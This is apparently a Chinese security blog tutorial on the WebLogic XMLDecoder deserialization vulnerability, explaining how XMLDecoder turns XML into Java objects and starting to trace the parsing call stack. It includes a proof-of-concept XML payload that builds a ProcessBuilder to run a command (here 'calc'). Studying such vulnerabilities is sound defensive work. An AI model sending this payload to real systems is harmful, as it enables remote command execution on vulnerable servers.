
WebLogic XMLDecoder反序列化漏洞
前言
上篇复现了T3反序列化漏洞,XMLDecoder反序列化在WebLogic中也是一类影响很大的反序化漏洞。
XMLDecoder概述
XMLDecoder是JDK自带的以SAX方式解析xml的类,实现java对象和xml文件之间的转化。其中序列化过程是将java对象转换成xml文件,反序列化就是把特定格式的xml文件转换成java对象。
XMLDecoder基于SAX解析,从头到尾逐行逐个元素读取内容,拿到节点、属性、值之后通过Expression创建对象及调用方法。
XMLDecoder反序列化漏洞
我们可以先构造一个特殊的xml文件,让XMLDecoder去解析一下:
<java>

    <object class="java.lang.ProcessBuilder">

        <array class="java.lang.String" length="1">

            <void index="0"><string>calc</string></void>

        </array>

        <void method="start"/>

    </object>

</java>

使用XMLDecoder去反序列化xml数据,可以看到数据中包含的命令会被执行,弹了个计算器。反序列化后的执行代码类似于new ProcessBuilder(cmd).start();这样。
所以我们试着在ProcessBuilder的start方法打个断点,大致看一下调用栈的流程(java 1.8.0_221):


首先直接去到XMLDocumentFragmentScannerImpl类的scanDocument方法,其中会通过循环迭代的方式解析,解析逻辑在next方法里面,next方法会逐行的去解析xml。
